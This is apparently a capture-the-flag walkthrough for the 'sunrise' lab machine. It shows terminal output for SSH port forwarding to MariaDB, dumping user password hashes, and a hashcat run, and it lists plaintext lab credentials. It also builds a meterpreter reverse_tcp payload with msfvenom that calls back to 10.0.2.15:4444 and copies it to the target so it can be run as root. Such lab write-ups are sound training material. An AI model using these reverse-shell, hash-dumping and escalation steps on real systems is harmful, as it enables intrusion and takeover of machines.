
```
weborf@sunrise:~/weborf-0.12.2$ mysql -u weborf -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 68348
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Learning port forwarding
To be able to access sunrise mysql database from my kali machine.




```
weborf@sunrise:~$ ssh tao@10.0.2.15 -R 3306:127.0.0.1:3306
tao@10.0.2.15's password:
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 11 22:11:16 2019 from 10.0.2.8
tao@kali:~$ ss -ntl
State              Recv-Q              Send-Q                          Local Address:Port
LISTEN             0                   128                                   0.0.0.0:22
LISTEN             0                   128                                127.0.0.1:3306
LISTEN             0                   50                        [::ffff:127.0.0.1]:8085
LISTEN             0                   128                                      [::]:22
LISTEN             0                   50                        [::ffff:127.0.0.1]:39105
LISTEN             0                   128                                   [::1]:3306
tao@kali:~$ 
```

No problem logging in to database on my kali machine with creds:
Username - weborf
Password - iheartrainbows44




```
root@kali:/# mysql -u weborf -h 127.0.0.1 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 68312
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Hashes from mysql database




```
MariaDB [mysql]> select user,password from user;
+---------+-------------------------------------------+
| user    | password                                  |
+---------+-------------------------------------------+
| root    | *C7B6683EEB8FF8329D8390574FAA04DD04B87C58 |
| sunrise | thefutureissobrightigottawearshades       |
| weborf  | *A76018C6BB42E371FD7B71D2EC6447AE6E37DB28 |
+---------+-------------------------------------------+
3 rows in set (0.001 sec)

MariaDB [mysql]> 
```

Testing hashcat



```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: MySQL4.1/MySQL5
Hash.Target......: sql-hashes.txt
Time.Started.....: Wed Dec 11 23:02:17 2019 (1 sec)
Time.Estimated...: Wed Dec 11 23:02:18 2019 (0 secs)
Guess.Base.......: File (xato-net-10-million-passwords-10000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    86459 H/s (2.61ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/2 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 10000/10000 (100.00%)
Rejected.........: 0/10000 (0.00%)
Restore.Point....: 10000/10000 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: lakewood -> blitz

Started: Wed Dec 11 23:02:05 2019
Stopped: Wed Dec 11 23:02:19 2019
root@kali:/tmp/sunrise# hashcat -m 300 -a 0 sql-hashes.txt xato-net-10-million-passwords-10000.txt --force
root@kali:/tmp/sunrise# cat sql-hashes.txt
C7B6683EEB8FF8329D8390574FAA04DD04B87C58
A76018C6BB42E371FD7B71D2EC6447AE6E37DB28
root@kali:/tmp/sunrise# 
```


username: sunrise
password: thefutureissobrightigottawearshades



```
root@kali:~# ssh sunrise@sunset.sunrise
sunrise@sunset.sunrise's password:
Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  5 17:53:58 2019 from 192.168.1.146
sunrise@sunrise:~$ 
```

https://www.hacknos.com/wine-privilege-escalation-abusing-sudo-rights-ctf/


Create meterpreter shell



```
root@kali:/tmp/sunrise# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/tmp/sunrise# 
```


https://haydenjames.io/linux-securely-copy-files-using-scp/

Copy files to victim machine




```
root@kali:/tmp/sunrise# scp shell.exe sunrise@sunset.sunrise:/home/sunrise/
sunrise@sunset.sunrise's password:
shell.exe
root@kali:/tmp/sunrise# 
```

Confirmed that file has been copied over




```
sunrise@sunrise:~$ ls -lah
total 176K
drwxr-xr-x 16 sunrise sunrise 4.0K Dec 11 23:13 .
drwxr-xr-x  4 root    root    4.0K Dec  5 15:05 ..
-rw-------  1 sunrise sunrise    4 Dec  5 17:54 .bash_history
-rw-r--r--  1 sunrise sunrise  220 Dec  4 14:20 .bash_logout
-rw-r--r--  1 sunrise sunrise 3.5K Dec  4 14:20 .bashrc
drwx------  9 sunrise sunrise 4.0K Dec  4 15:42 .cache
drwx------ 10 sunrise sunrise 4.0K Dec  4 15:41 .config
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Desktop
-rw-r--r--  1 sunrise sunrise   35 Dec  5 17:44 .dmrc
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Documents
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Downloads
drwx------  3 sunrise sunrise 4.0K Dec  4 15:41 .gnupg
-rw-------  1 sunrise sunrise  318 Dec  4 15:40 .ICEauthority
drwxr-xr-x  3 sunrise sunrise 4.0K Dec  4 15:23 .local
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Music
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Pictures
-rw-r--r--  1 sunrise sunrise  807 Dec  4 14:20 .profile
drwxr-xr-x  2 sunrise sunrise 4.0K Dec  4 15:40 Public
-rw-r--r--  1 sunrise sunrise  73K Dec 11 23:13 shell.exe
```

Run reverse shell as root



